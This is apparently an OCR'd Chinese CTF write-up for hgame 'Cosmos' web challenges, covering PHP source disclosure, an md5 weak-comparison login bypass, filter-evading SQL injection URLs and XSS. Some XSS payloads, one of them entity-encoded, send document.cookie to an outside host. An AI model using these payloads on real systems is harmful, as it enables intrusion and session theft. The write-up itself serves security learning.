
Cosmos的博客后台

```
mos-admin.hgame.day-day.work/?action=login.php
```

伪协议读到源码,



```php
//only for debug
if (DEBUG_MODE){
    if(isset($_GET['debug'])) {
        $debug = $_GET['debug'];
        if (!preg_match( pattern: "/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/", $debug)) {
            die("args error!");
        }
        eval("var_dump($$debug);");
    }
}

if(isset($_SESSION['username'])) {
    header( string: "Location: admin.php");
    exit();
}
else {
    if (isset($_POST['username']) && isset($_POST['password'])) {
        if (md5($admin_password) == md5($_POST['password']) && $_POST['username'] === $admin_username){
            $_SESSION['username'] = $_POST['username'];
            header( string: "Location: admin.php");
            exit();
        }
        else {
            echo "ç ¨æ ·å æ å¯ ç é è¯";
        }
    }
```

利用debug读到username=Cosmos!,密码md5弱类型,0e碰撞,

登录后 file://localhost/flag 读到flag

Cosmos的留言板-1

sql注入

无显示说明语句错误,有id显示是查询无结果

过滤了一次select,空格,双写+/**/ 绕过

```
http://139.199.182.61/index.php?
id=0'union/**/selselectect/**/group_concat(table_name)/**/from/**/information_
schema.tables/**/where/**/table_schema=database()%23

f1agggggggggggg,messages

列名

http://139.199.182.61/index.php?
id=0%27union/**/selselectect/**/group_concat(column_name)/**/from/**/informati
on_schema.columns/**/where/**/table_name=%27f1agggggggggggg%27%23]
(http://139.199.182.61//index.php?
id=0'union/**/selselectect/**/group_concat(column_name)/**/from/**/information
_schema.columns/**/where/**/table_name='f1agggggggggggg'%23

## fl4444444g

查flag
http://139.199.182.61//index.php?
id=0%27union/**/selselectect/**/fl4444444g/**/from/**/f1agggggggggggg%23
```

Cosmos的新语言

隔几秒会变加密算法,写脚本跑一下就行

```php
$html = get_url_data( url: $url.mycode);
preg_match( pattern: "/echo\((.*)\)/m",$html, &matches: $result);
$html=$result[1];
$result=$encrypt_data;
while(($i=strpos($html, needle: '('))!==false){
    $temp = substr($html, start: 0,$i);
    $html = substr($html, start: $i+1);
    $result = str_replace( search: '%REPLACE%',$result, subject: $temp.'(%REPLACE%)');

}
$result = str_replace( search: 'en', replace: 'de',$result);
var_dump($result);
eval('$result='.$result.';');
var_dump($result);


# post $result


$data=Array('token'=> $result);
```

跑的结果,post叫一下拿到flag

Cosmos的聊天室

一个xss,

```
 不闭合>,绕过过滤
 <img src=x onerror="alert(1)"x=



 var image = document.createElement( "img"
);image.src="http://ip/"+document.cookie;document.body.appendChild( image );


 编码,绕过大写
 <img src=x
onerror="&#000032&#0000118&#000097&#0000114&#000032&#0000105&#0000109&#000097&
#0000103&#0000101&#000032&#000061&#000032&#0000100&#0000111&#000099&#0000117&#
0000109&#0000101&#0000110&#0000116&#000046&#000099&#0000114&#0000101&#000097&#
0000116&#0000101&#000069&#0000108&#0000101&#0000109&#0000101&#0000110&#0000116
&#000040&#000032&#000034&#0000105&#0000109&#0000103&#000034&#000032&#000041&#0
00059&#0000105&#0000109&#000097&#0000103&#0000101&#000046&#0000115&#0000114&#0
00099&#000061&#000034&#0000104&#0000116&#0000116&#0000112&#000058&#000047&#000
047&#000049&#000049&#000056&#000046&#000050&#000052&#000046&#000049&#000054&#0
00057&#000046&#000049&#000051&#000052&#000058&#000057&#000057&#000057&#000057&
#000047&#000034&#000043&#0000100&#0000111&#000099&#0000117&#0000109&#0000101&#
0000110&#0000116&#000046&#000099&#0000111&#0000111&#0000107&#0000105&#0000101&
#000059&#0000100&#0000111&#000099&#0000117&#0000109&#0000101&#0000110&#0000116
&#000046&#000098&#0000111&#0000100&#0000121&#000046&#000097&#0000112&#0000112&
#0000101&#0000110&#0000100&#000067&#0000104&#0000105&#0000108&#0000100&#000040
&#000032&#0000105&#0000109&#000097&#0000103&#0000101&#000032&#000041&#000059"x
=
```